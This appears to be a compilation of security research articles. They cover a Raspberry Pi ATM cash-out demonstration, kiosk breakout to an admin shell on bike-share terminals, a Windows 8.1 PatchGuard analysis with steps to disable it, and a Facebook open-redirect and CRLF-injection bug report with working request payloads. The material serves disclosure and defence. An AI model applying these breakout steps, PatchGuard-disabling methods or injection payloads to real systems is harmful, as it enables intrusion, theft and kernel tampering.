There are many ways to rob ATMs: you can rip them off the wall, drill them, blow them up, or cut them open. While physical attack remains popular, according to the European ATM Security Team (EAST), skimming attacks, have declined (bit.ly/1EI67VJ). Currently the practice of ATM virus attacks with Trojan.Skimer, Backdoor.Ploutus, new malware Tyupkin, and other named or unnamed Trojans is growing. Malware is installed onto an ATM host, usually from external media, and used to steal cash or credit card information. At October's Black Hat Europe 2014 in Amsterdam, the Positive Technologies experts Olga Kochetova and Alexey Osipov described yet another effective attack method.

For the demonstration, the researchers used an ATM from the previous PHDays conferences and the popular controller Raspberry Pi. The small device can be easily hidden inside an ATM enclosure. Due to its size, it remains unnoticed by service engineers performing regular maintenance, like replacing the paper in built-in printers.

ATM interface documentation is readily available, as noted by Alexey Lukatsky several years ago in his series of articles titled "Information Security Myths". Regardless of the vendor, cash machines and payment terminals share the same API for accessing and manipulating various modules and use the Windows platform in accordance with the Extensions for Financial Services (XFS).

With knowledge of the API, a hacker can easily gain access to an ATM host and directly manage multiple peripheral devices installed inside, e.g. a card reader, PIN pad, touchscreen display, dispenser unit, etc. ATMs are also vulnerable to the same OS vulnerabilities that all devices running the operating system suffer from— as Windows.

Detecting Vulnerabilities

Before Raspberry Pi can be installed inside an ATM and connected to an Ethernet, USB, or RS-232 port, an attacker needs to open the ATM enclosure. At the top of the machine, there is a service area where the host that manages the ATM's devices and network hardware, including the poorly protected GSM/GPRS modems, are located. Unlike the safe located at the bottom, the upper part is quite easy to access — there is hardly any security built in. Attackers can open the service area using easy-to-make keys and a basic tool kit.

But it is not enough to just open it — you need to do so quickly, and your break in must remain undetected.

At Black Hat, the Positive Technologies experts took just two minutes to install the tiny computer inside the ATM service area for use as a sniffer to intercept PIN code and credit card info or as a skimmer that is virtually impossible to detect from the outside. The researchers were able to unlock the ATM enclosure, install, disguise, and bring their computer online.

When preparing for the presentation, the experts programmed Raspberry Pi to manage ATM peripheral modules. The computer connected to a Wi-Fi adapter, which could be accessed from any device, for example, a smartphone. A special web interface was designed to instruct the cash dispenser to empty the cassettes. The experts demonstrated how to make an ATM dispense several banknotes and, after some code adjustments, all money in the ATM. A typical ATM cassette holds two or three thousand banknotes, and there can be four different denominations inside an ATM.

This proof-of-concept attack to force the ATM to dispense all cash leaving no trace on the host was successful. Although the security camera was on, it was controlled by Raspberry Pi thus rendering it unhelpful in determining who picked up the cash from the hacked ATM.

How to Secure ATMs

It is not easy to provide sufficient security protection for ATMs. There are a variety of physical and technologically driven attack scenarios and the ATMs have to be, by definition, accessible to the public and easy to refill by staff. For example, the Research Center of the Ministry of Internal Affairs of the Russian Federation recommends using smoke dischargers, ultrasonic barriers, and xenon stroboscopes; while the UK's LINK specialists advise replacing default locks for the service area and monitoring ATMs with cameras.

Positive Technologies experts maintain that the main security problem lies in the possibility of installing any device or program (including Angry Birds) on ATMs exploiting OS vulnerabilities. Until ATM vendors collaborate on a new, open specification for the components inside an ATM to interact and authenticate securely that would help to prevent anyone with a service area key from easily connecting, ATMs will remain vulnerable to cyber attacks.


VULNERABILITIES IN PUBLIC TERMINALS: HOW TO HACK BIKE RENTALS AND HEALTH CENTERS

Stanislav Merzlyakov

This year, bike fever has taken over Moscow. The number of bike share stations has almost doubled from 79 to 150, and 90,000 users have made use of the rental services. While these bike rentals are on hiatus during the winter, it is a good time to consider the vulnerabilities of the self-service terminals. These payment stations and terminals put users' personal data and e-purses at risk and introduce a new corporate network attack vector.

Today payment and information terminals are everywhere — in both indoor and outdoor locations like shopping centers, airports, hospitals, underground, etc. Most of them run on Windows in "Kiosk mode," which enables one full-screen application set by an administrator.

The application can shut down abnormally due to software bugs and memory leaks, but there are also ways to hack it intentionally. The cheapest hack method is to push the terminal screen continually until a context menu, which emulates a right click, appears. Depending on the browser a hacker can then navigate to a dashboard from Google Chrome's context menu, use the command "Save as" and a help icon.



Sometimes merely tapping the bottom-left corner of the screen allows access to the dashboard and Start menu.

While many backdoor Kiosk entries have been shut, a hacker can still break through to the operating system, using more complex methods such as third party code or widgets.

Attack on Bike Share

The kiosk at a bike docking terminal is well designed and the application page is well tested. However, the interface contains information drawn from other sources, specifically a reference section with a map that includes useful information: where that terminal and other docking stations are located; how to get to the nearest cafe, cinema, and other places of interest, but the map is realized through a standard Google widget, where a bug can be sheltered.

The widget's right bottom corner has links "Report a problem", "Confidentiality", and "Terms of use," and a user can click on them generating a default Internet Explorer window.


The browser window can be opened an alternative way — clicking on "Details" when choosing object location.

Internet Explorer's reference section allows access to any OS element, thus the Ease of Access Center, or central location where you can modify the accessibility settings and programs available in Windows, becomes available to run an on-screen keyboard.

There is even a direct shortcut to the virtual keyboard, just navigate to Explorer by selecting Internet Explorer's options General page/ Parameters/View items and click Osk.exe in C:\ Windows\System32.

Using the virtual keyboard, type cmd.exe and

run the command line. Use the WHOAMI command to check the status of the system. With admin privileges obtained, the terminal will now accept any commands.



Exploitation Scenarios

The terminal in the above scenario provided access to the Internet despite access restriction recommendations given for such devices. Attackers could browse to exploit-db.com, download malware to the hard drive, and run it. They could also obtain the administrator password using a password hacking tool (mimikatz, WCE, Fgdump, pwdump). This scenario is made worse by the likelihood of administrator password replication across multiple different bike terminals.

Additionally, a hacker could also spoof system files, escalate privileges, or dump user data. Obvious configuration flaws provide an attacker with ample opportunity for exploitation: generating a terminal-based botnet, a mining pool, a banner network. Beyond the exploitation of personal data with a keylogger, attackers could use the network to send themselves the bike share application, change it (e.g., add an entry to specify CVV/CVV2), and set it up again. Users would only become aware of the problem when they were overcharged.

Print Screen

Outside of registration and providing maps of the area, many terminals print receipts and tickets, which can be exploited to penetrate the system. For example, in some cases when an e-queue ticket is printed, the Windows interface with the Print window appears shortly, and under certain circumstances, a hacker can click Print Setup and move to the dashboard.

This window appears if the built-in printer is out of paper, the ink has dried out, or that the terminal has hung.

Digging Deeper

However, it is not just bicycle hire terminals that can be hacked in this way. In 2014, a series of well publicized security failures involving interactive kiosks, in-flight entertainment systems, SCADA terminals, and ATMs occurred. Additionally, many healthcare facilities use self-check-in kiosks and a hack of these terminals could create a breach of security involving private patient medical data.

Normally public terminals are connected to the internal network using the same central servers, and they are considered secure units. A terminal administrator is likely to have access to the internal resources of a parent company, including confidential data. There is no need for a hacker to force through firewalls and intrusion prevention systems, when the interactive terminal is a soft target, available locally with significant vulnerabilities and direct access to the central server.

Another very serious example of this is the airline industry. A modern hi-tech airline has a series of interactive kiosks scattered throughout

different airports. Through any one of them, a hacker can secure full access to the main server and attempt to interface with the airline's intranet. He or she can then access a variety of materials and cause disruption via hacking admin passwords used for terminal servers and the intranet, vulnerabilities of email applications leveraged to send statistics or error reports.

So, what should we do to protect public touch-screen terminals?

The largest vulnerability available to a hacker, in public touch-screen terminals, is the ability to minimize the main application and browse to the Windows interface. Developers should block the menu pop up feature and prevent the print window displaying. This vulnerability also serves as a reminder to use the recommended embedded OS builds, which lack security flaws of default versions, specifically they do not use the desktop (though they do not protect the device from starting Internet Explorer).


At a minimum, all links to the full-screen application and third party widgets should be checked; the new screen pop up default for a new browser window should be disabled and the main terminal application should always be the foremost screen (e.g., Window On Top).

Additional security measures to consider include unique passwords, common-user privileges for default operation, and access control lists.

The author would like to thank his friend Denis Makrushin for assistance in the research for this article.

MICROSOFT WINDOWS 8.1 KERNEL PATCH PROTECTION ANALYSIS & ATTACK VECTORS


Artem Shishkin, Mark Ermolov



Kernel Patch Protection (also known as PatchGuard) is a Windows mechanism designed to control the integrity of vital code and data structures used by the operating system. Introduced in Windows 2003 x64, it has been continually improved. This article provides a descriptive analysis of PatchGuard for the latest Windows 8.1 x64 OS and focuses on PatchGuard initialization and related attack vectors.

Kernel patch protection has been and continues to be incrementally developed, so the initialization process is common for all Windows versions with PatchGuard. There are many papers devoted to kernel patch protection on Windows, which describe the process of its initialization. References at the end of this article provide additional details.

Initialization Sources

The main PatchGuard component is initialized in a misleadingly named function KiFilterFiberContext. It is the starting point of this investigation. Several articles reveal that PatchGuard initialization is called indirectly in the KeInitAmd64SpecificState function. Indirectly means not just an indirect call, but also the usage of exception handlers. It is a very common trick often found in PatchGuard-related functions. Therefore, the initialization function call stack is created:

```
...-->Phase1InitializationDiscard-->KeInitAmd64SpecificState->KiFilterFiberContext
(call)
(call)                          (exception)
```

This type of initialization is described in detail in [1]. Please note, the KeInitAmd64SpecificState function is always called on the last CPU core.

This is not, however, the only way kernel is used to initialize PatchGuard. A function also misleadingly called ExpLicenseWatchInitWorker is used about 4% of the time to initialize PatchGuard context:

```
...-->Phase1InitializationDiscard
-->sub_140718150 (obviously with a
stripped symbol because this one
processes Windows license type for
a current PC)-->ExpLicenseWatchInit-
Worker
```

The pseudocode of this function is below:

```
VOID ExpLicenseWatchInitWorker()
{
      PVOID KiFilterParam;
      NTSTATUS (*KiFilterFiberCon-
text)(PVOID pFilterparam);
      BOOLEAN ForgetAboutPG;
      // KiServiceTablesLocked ==
KiFilterParam
      KiFilterParam = KiInitialPcr.
Prcb.HalReserved[1];
      KiInitialPcr.Prcb.HalRe-
served[1] = NULL;
      KiFilterFiberContext = KiIni-
tialPcr.Prcb.HalReserved[0];
      KiInitialPcr.Prcb.HalRe-
served[0] = NULL;
      ForgetAboutPG = (InitSafeBoot-
Mode != 0) | (KUSER_SHARED_DATA.
KdDebuggerEnabled>> 1);
      // 96% of cases will fail
      if ( __rdtsc() % 100 > 3 )
            ForgetAboutPG |= 1;
      if ( !ForgetAboutPG && KiFil-
terFiberContext(KiFilterParam) != 1 )
            KeBugCheckEx(SYS-
TEM_LICENSE_VIOLATION, 0x42424242,
0xC000026A, 0, 0);
}
```

Please note, there is a small "present" in the HalReserved processor control block field left for this initialization case. Tracing through the code brings us to the very beginning of system startup:

```
... -->  KiSystemStartup -->  Ki-
InitializeKernel -->  KeCompactSer-
viceTable -->  KiLockServiceTable -v
??????
```

There is no code that puts data into the HalReserved fields directly, it is added using the exception handler; no exceptions are triggered as compared to KeInitAmd64SpecificState. It directly looks up the current instruction pointer, finds the corresponding function and its exception handler manually, and then calls it. The exception handler of the KiLockServiceTable function is an unnamed stub to KiFatalExceptionFilter, see below.

```
?????? --->  KiFatalExceptionFilter
```

KiFatalExceptionFilter, in turn, looks up an exception handler for the KiServiceTablesLocked function, surprisingly, KiFilterFiberContext. Additionally, the KiFilterFiberParam parameter is passed to KiFilterFiberContext, located right after the KiServiceTablesLocked function. It is a small structure, see below:

```
typedef struct _KI_FILTER_FIBER_PARAM
{
      NTSTATUS (*PsCreateSystem-
Thread)(); // a pointer to
// PsCreateSystemThread function
      KSTART_ROUTINE sub_140235C44;
// unnamed checker subroutine
      KDPC KiBalanceSetManagerPeriod-
icDpc; // global DPC struct
} KI_FILTER_FIBER_PARAM, *PKI_FIL-
TER_FIBER_PARAM;
```

KiFatalExceptionFilter stores pointers to the HalReserved fields.

Creating PatchGuard Context

The pseudocode of the KiFilterFiberContext function is given below:

```
BOOLEAN KiFilterFiberContext(PVOID
pKiFilterParam)
{
      BOOLEAN Result = TRUE;
      DWORD64 dwDpcIdx1 = __rdtsc()
% 13;
      DWORD64 dwRand2 = __rdtsc() %
10;
      DWORD64 dwMethod1 = __rdtsc()
% 6;
      AntiDebug();
      // Let's call sub_1406D6F78 Ki-
InitializePatchGuardContext since it
doesinitialize patchguard context
      Result = KiInitializePatch-
GuardContext(dwDpcIdx, dwMethod1,
(dwRand2 < 6) + 1, pKiFilterParam,
TRUE);
```

```
      // A 50% chance to create two
patchguard contexts
      if (dwRand2 < 6)
      {
            DWORD64 dwDpcIdx2 = __
rdtsc() % 13;
            DWORD64 dwMethod2 = __
rdtsc() % 6;
            do
            {
                  dwMethod2 = __
rdtsc() % 6;
            }
            while ((dwMethod1 != 0)
&& (dwMethod1 == dwMethod2));
            Result = KiInitialize-
PatchGuardContext(dwDpcIdx2, dwMeth-
od2, 2,pKiFilterParam, FALSE);
      }
      AntiDebug();
      return Result;
}
```

It is clear with the code provided that up to four PatchGuard contexts can be active on a running system simultaneously. This ensures the user that a new PatchGuard context is being initialized.

KiInitializePatchGuardContext is a huge obfuscated function that creates and initializes PatchGuard context. It is interesting to consider Alex Ionescu's tweet about it, "I love the new #Windows 8 Patch Guard. Fixes so many of the obvious holes in downlevel, and the new hyper-inlined obfuscation makes me cry."

IDA Pro's decompiler works on it for about 20 min on 3770 Core i7 CPU and creates 26K lines of code. While overwhelming when considered as one unit, small pieces of information indicate the methods the new PatchGuard uses.

It takes five parameters on Windows 8.1:

1. A DPC routine index to be called from a created PatchGuard DPC to check the PatchGuard context. It may be one of these:

// These ones do not use exception handlers to fire checks:

KiTimerDispatch (copied to random pool allocation)
KiDpcDispatch (copied into a PatchGuard context)

// These use exception handlers to fire PatchGuard checks:

ExpTimerDpcRoutine
IopTimerDispatch
IopIrpStackProfilerTimer
PopThermalZoneDpc
CmpEnableLazyFlushDpcRoutine
CmpLazyFlushDpcRoutine
KiBalanceSetManagerDeferredRoutine
ExpTimeRefreshDpcRoutine
ExpTimeZoneDpcRoutine
ExpCenturyDpcRoutine

In addition, those 10 DPCs are regular system DPCs with useful payload, but when they encounter a DeferredContext, which has a non-canonical address, they fire a corresponding KiCustomAccessRoutine function. These functions are only called when an appropriate scheduling method is used (0, 1, 2, 5).

2. Scheduling method:
These methods are used to fire a PatchGuard DPC object that is created inside the KiInitializePatchGuardContext function:

- **KeSetCoalescableTimer (0)**. A timer object is created with a random fire period between 2 minutes and 2 minutes and 10 seconds.
- **Prcb.AcpiReserved (1)**. A PatchGuard DPC is fired when a certain ACPI event occurs, e.g. transitioning to idle state. In this case, HalpTimerDPCRoutine checks if 2 minutes have passed since last queued by its DPC and queues another one taken from the Prcb.AcpiReserved field.
- **Prcb.HalReserved (2)**. PatchGuard DPC is queued not earlier than in 2 minutes when the HAL timer clock interrupt occurs in HalpMcaQueueDpc. Queued PatchGuard DPC is taken from the Prcb.HalReserved field.
- **PsCreateSystemThread (3)**. The PatchGuard DPC routine is not used; a system thread is created instead. The thread procedure is taken from the KI_FILTER_FIBER_PARAM structure. PatchGuard DPC, in turn, is used just as a container of the address of a newly created PatchGuard context.
- **KeInsertQueueApc (4)**. A regular kernel APC is queued to one of the system threads with the KiDispatchCallout APC procedure. No PatchGuard DPC is fired and system thread is chosen basing on its start address, i.e. it must be equal to either PoIrpWorkerControl or CcQueueLazyWriteScanThread.
- **KiBalanceSetManagerPeriodicDpc (5)**. PatchGuard DPC is stored in a global variable named KiBalanceSetManagerPeriodicDpc. It is queued in the KiUpdateTimeAssist function and the KeClockInterruptNotify function within every KiBalanceSetManagerPeriod tick.

3. This parameter can be either 1 or 2. It is unclear how it affects the KiInitializePatchGuardContext function, but it is somehow connected to the quantity of checks carried out during PatchGuard context verification.

4. A pointer to the KI_FILTER_FIBER_PARAM structure. A method chosen inside KiInitializePatchGuardContext is selected basing on the presence of this parameter. If it is present, a method bit mask is tested with 0x29 (101001b), which allows methods 0, 3, and 5. Otherwise, methods 0, 1, 2, and 4 are available. This is because methods 3 and 5 require a valid KI_FILTER_FIBER_PARAM structure.

5. Boolean parameter that tells if NT kernel function checksums have to be recalculated. The only scheduling method that can be initialized twice is 0, so KiFilterFiberContext takes this fact into account when chooses a method for a second call of KiInitializePatchGuardContext.

Firing PatchGuard Check

Methods that fire PatchGuard DPC

The main purpose of the PatchGuard check routine is to launch a PatchGuard context verification routine on a DPC level and then queue a work item that will check vital system structures on a passive level with a proceeding context recreation and rescheduling. The verification work item uses a copy of the FsRtlUninitializeSmallMcb function. This can be used to determine how the check works.

To use DPC activation, there is a common code inside 10 listed DPC routines, which checks DeferredContext for being a non-canonical address. If it is a canonical address, DPC executes its payload. Otherwise, one of 10 KiCustomAccessRoutineX functions is called.

When the KiCustomAccessRoutineX is called, the last 2 + 1 bits of DeferredContext are taken and used to roll along KiCustomRecurseRoutineX. These recursive routines are cycled incrementing X value. When the roll is over, KiCustomRecurseRoutineX tries to dereference a DeferredContext value as a pointer, which inevitably generates #GP exception since this address is non-canonical.

```
// Inside DPC routine
if ( (DeferredContext >> 47) <
0xFFFFFFFFFFFFFFFui64 && Deferred-
Context >> 47 != 0 )
// Is DeferredContext a canonical
address
{
      ...
      KiCustomAccessRoutineX(De-
ferredContext);
      ...
}
void KiCustomAccessRoutine9(DWORD64
DeferredContext)
{
      return KiCustomRecurseRou-
tine9((DeferredContext & 3) + 1,
DeferredContext);
}
void KiCustomRecurseRoutine9(DWORD
dwRoll, DWORD64 DeferredContext)
{
      DWORD dwNextRoll;
      DWORD64 go_go_GP;
      dwNextRoll = dwRoll - 1;
      if ( dwNextRoll )
            KiCustomRecurseRou-
tine0(dwNextRoll, DeferredContext);
      go_go_GP = *DeferredContext;
// #GP
}

// DPC routine call sequence
ExpTimerDpcRoutine ->  KiCustomAc-
cessRoutine0 ->  KiCustomRecurseRou-
tine0 ...
KiCustomRecurseRoutineN
IopTimerDispatch ->  KiCustomAccess-
Routine1 ->  KiCustomRecurseRoutine1
...
KiCustomRecurseRoutineN
IopIrpStackProfilerTimer -> KiCustom-
AccessRoutine2 ->
KiCustomRecurseRoutine2 ...
KiCustomRecurseRoutineN
PopThermalZoneDpc ->  KiCustomAccess-
Routine3 ->  KiCustomRecurseRoutine3
...KiCustomRecurseRoutineN
CmpEnableLazyFlushDpcRoutine ->  Ki-
CustomAccessRoutine4 ->  KiCustomRe-
curseRoutine4 ... KiCustomRecurse-
RoutineN
CmpLazyFlushDpcRoutine ->  KiCustom-
AccessRoutine5 ->  KiCustomRecurse-
Routine5 ...KiCustomRecurseRoutineN
KiBalanceSetManagerDeferredRoutine ->
KiCustomAccessRoutine6 -> KiCustom-
RecurseRoutine6 ... KiCustomRecurse-
RoutineN
ExpTimeRefreshDpcRoutine ->  KiCus-
tomAccessRoutine7 ->  KiCustomRecur-
seRoutine7 ...KiCustomRecurseRoutineN
ExpTimeZoneDpcRoutine ->  KiCustomAc-
cessRoutine8 ->  KiCustomRecurseRou-
tine8 ...KiCustomRecurseRoutineN
ExpCenturyDpcRoutine ->  KiCustomAc-
cessRoutine9 ->  KiCustomRecurseRou-
tine9 ...KiCustomRecurseRoutineN
```

Vectored exception handling is used here. A careful review of all the exception handlers for these DPC routines reveals there are several nested __try__except and __try__finally blocks. For example, ExpTimerDpcRoutine looks as follows:

```
...
__try
{
      __try
      {
            __try
            {
                  KiCustomAccessRou-
tine0(DeferredContext);
            }
            __finally
            {
                  FinalSub1();
            }
      }
      __except (FilterSub1()) //
patchguard context decryption occurs
here
      {
            // Nothing
      }
}
__finally
{
      FinalSub2();
}
}
__except (FilterSub2())
{
    // Nothing
}
...
ExpCenturyDpcRoutine, ExpTimeZoneD-
pcRoutine, ExpTimeRefreshDpcRoutine,
KiBalanceSetManagerDeferredRoutine,
CmpLazyFlushDpcRoutine, CmpEnableLa
zyFlushDpcRoutine, PopThermalZoneDpc,

ExpTimerDpcRoutine … ->  _C_specif-
ic_handler
IopIrpStackProfilerTimer , IopTim-
erDispatch … ->  _GSHandlerCheck_SEH
(GS check + _C_specific_handler)
```

Depending on a DPC routine, the decryption routine (based on KiWaitAlways and KiWaitNever variables) may reside in one of the exception filters, exception handlers, or termination handlers. PatchGuard context verification also occurs inside the decryption routine, after the decryption.

The KiTimerDispatch and KiDpcDispatch DPC routines call PatchGuard context verification directly, and depending on the DPC routine, a different type of PatchGuard context encryption is used (or not used at all).

Other methods

Method 3 creates a system thread. A system thread procedure sleeps for 2:00 - 2:10 minutes, using KeDelayExecutionThread or KeWaitForSingleObject on a kernel object, which is never signaled. After the wait is timed out, it decrypts the PatchGuard context and executes verification.

Method 4 inserts an APC with the KiDispatchCallout function as a kernel routine and EmpCheckErrataList as a normal routine. PatchGuard context decryption and validation occurs upon APC delivery to the target waiting thread, which happens almost immediately, and a two-minute wait is located inside the verifier work item routine in this method.

One More Piece of a Puzzle

Full of bit rotations and magic numbers, a suspicios function CCInitisalizeBcbProfiler, cross referenced to KUSER_SHARED_DATA.KdDebuggerEnabled, forces the user to consider its relationship to the PatchGuard mechanism:

```
... ->  Phase1InitializationDiscard
-->  CcInitializeCacheManager -->
CcInitializeBcbProfiler
```

They seem to have the same roots.

It is 50% likely to queue DPC with the CcBcbProfiler routine or a work item with an unnamed work item routine (which is almost identical to the CcBcbProfiler routine). This mechanism picks one random function from the NT kernel module and checks its consistency every 2 minutes.

It is interesting that all of the PatchGuard-related functions are located nearby, one after another starting from FsRtlMdlReadCompleteDevEx. It tells us that they are likely to be located in a single compilation unit. This fact gives hope that all of the PatchGuard initialization paths have been covered in this article.

Attacks

After touching upon the PatchGuard initialization, it is key to consider what wires to cut to defuse the PatchGuard bomb. There are several ways depending on a PatchGuard DPC scheduling method. Considering the specific version of PatchGuard, i.e. Windows 8.1, the attacker can use precomputed offsets to access the private kernel structure fields. The common defusing principle invovles checking if the verification routine is in progress and then waiting for verification to see if any of the following is true:

- **KeSetCoalescableTimer (0)**. Scan through the Prcb timer table and disable the one with a suitable DPC object.
- **AcpiReserved field (1)**. Zero this field out, so the DPC will not be fired again.
- **HalReserved field (2)**. Same as above.
- **PspCreateSystemThread (3)**. Enumerate all threads in a system and unwind their stacks. Then check if a start routine from the KiServiceTablesLocked structure is present in a call stack. If present, it is a PatchGuard thread, and should be disabled while it is in a wait state setting the wait time to infinite.
- **APC (4)**. Take the current Prcb NUMA Node and its worker thread pool. Scan through its sleeping worker threads unwinding the stacks until the ExpWorkerThread function runs. If there are functions that are not to be found in NT image runtime function data, try to unwind them sequentially with runtime data for FsRtlMdlReadCompleteDevEx and FsRtlUninitializeSmallMcb. If the above process is successful, it is a PatchGuard worker. Disable it setting the wait time to infinity.
- **KiBalanceSetManagerPeriodicDpc (5)**. Zero this struct out. Disabling a timer means setting its due time to infinity, so it never fires. A suitable DPC object is a DPC object with a deferred context set to a non-canonical address, and this pointer can be checked so it is valid after XORing its value with a quad-word following the KDPC struct and ANDing it with 0xFFFF800000000000.

The CcBcbProfiler piece is not considered relevant as there is only a small chance that it will check exactly the needed function.

Summary

The quality of the Windows 8.1 kernel patch protection mechanism is extremely high and there are a lot of interesting anti-debugging tricks used with dynamic analysis, e.g. resetting IDT before accessing debug registers (which leads to hanging if you set break on debug registers access), overall obfuscation like using macros for generating pseudo-random values, loop unrolling, etc. It is also extremely difficult to do a static analysis as indirect function calls are used including the usage of exception handlers. It is a useful tool to keep the system safe; therefore, it benefits developers to keep this mechanism enabled.

BUG HUNTING ROUTINE: ONE MORE VULNERABILITY IN FACEBOOK

Sergey Bobrov

During my involvement with a range of bug bounty programs, I have learned a great deal. Last December was particularly rewarding as I discovered vulnerabilities in Facebook that highlight the issues that come from unsafe processing of Request-URI (Request Target).

It is not unusual that developers do not initially trust user input received via GET/POST/Cookie parameters, but they often ignore the fact that malicious data may be placed in other parts of HTTP requests. To automate the detection of these issues I wrote a simple plugin for Burp Suite. It listens to all Burp Proxy requests and resends the original request with modified Request-URI, if the URL is within a pre-defined scope.

I.e. for the request:

```
GET /foo/bar.baz?param=value HTTP/1.1
```

The following will be resent:

```
GET /3fb5e7a4f814d790'"<>/%2e%2e/foo/
bar.baz?param=value HTTP/1.1
GET /foo/3fb5e7a4f814d790'"<>/%2e%2e/
bar.baz?param=value HTTP/1.1
GET /foo/bar.baz/3fb5e7a4f814d790'"<>
/%2e%2e/?param=value HTTP/1.1
GET /foo/bar.baz/3f-
b5e7a4f814d790'"<>?param=value
HTTP/1.1
```

If the HTTP response contains arbitrary strings from the request or some other error message, the request is logged for later manual analysis. A slightly modified list from fuzzdb can be used as an error list.

It is displayed below:

I discovered Facebook vulnerabilities while participating in bug bounty programs of Yandex and Mail.ru. I discovered a request to https://www.facebook.com/tr (a script relating to website ads) on a web page. My plugin checked this request and logged that Request-URI is included into the HTTP response.

```
GET /test/%2e%2e/tr HTTP/1.1
Host: www.facebook.com

HTTP/1.1 301 Moved Permanently
Location: /test/../tr/
```

In case of such response, it should be noted that:

1. Request-URI is placed at the beginning of the redirect link indicating that the user should check Open Redirect using the URL without http scheme (e.g. Location: //evil.com/../tr).
2. The path is not normalized, but dots in the response are URL encoded and that may result in CRLF Injection via decoding of %0d%0a symbols.

Let's test the following requests:

```
GET //////www.google.com/%2e%2e/tr
HTTP/1.1
Host: www.facebook.com

HTTP/1.1 301 Moved Permanently
Location: /www.google.com/../tr/
```

Facebook successfully removes duplicate slashes, but in case of URL decoding this can be easily bypassed using the following method):

```
GET /%2fwww.google.com/%2e%2e/tr
HTTP/1.1
Host: www.facebook.com

HTTP/1.1 301 Moved Permanently
Location: //www.google.com/../tr/
```

In order to prevent browser path normalization and removal of added data when sending requests, the rest of the slashes should also be encoded. The result is the first exploitation of the discovered vulnerability.

Open Redirect:

```
https://www.facebook.com/%2fwww.goo-
gle.com%2f%2e%2e/tr
```


This assumption is checked against CRLF Injection/HTTP Response Splitting, and despite the investigation by many bug hunters, Facebook appears to be vulnerable.

```
GET /%0aSet-Cookie:xxx=xxx%0aX-
:/%2e%2e/tr HTTP/1.1
Host: www.facebook.com

HTTP/1.1 301 Moved Permanently
Location: /
Set-Cookie: xxx=xxx
X: /../tr/
```

CRLF Injection:

```
https://www.facebook.com/%0aSet-Cook-
ie:xxx=xxx%0aX:%2f%2e%2e/tr
```



The main problem that created the bug was that despite a possibility to modify the HTTP response body via CRLF Injection, the browser would not display it because of the injection in the response that had code 301 and the correct Location header.

This CRLF Injection vulnerability has some value and can be used in conjunction with other vulnerabilities (Session Fixation, etc.) or for bypassing some cookie checks, etc. and based on previous findings I know that it is possible to prevent redirection and display the response body by modifying the Location header.


As you can see, all the above methods are based on modification of the beginning of redirection URL, for example, a Location header starting with an absolute link https://www.facebook.com/ could prevent any possibility of XSS exploitation.

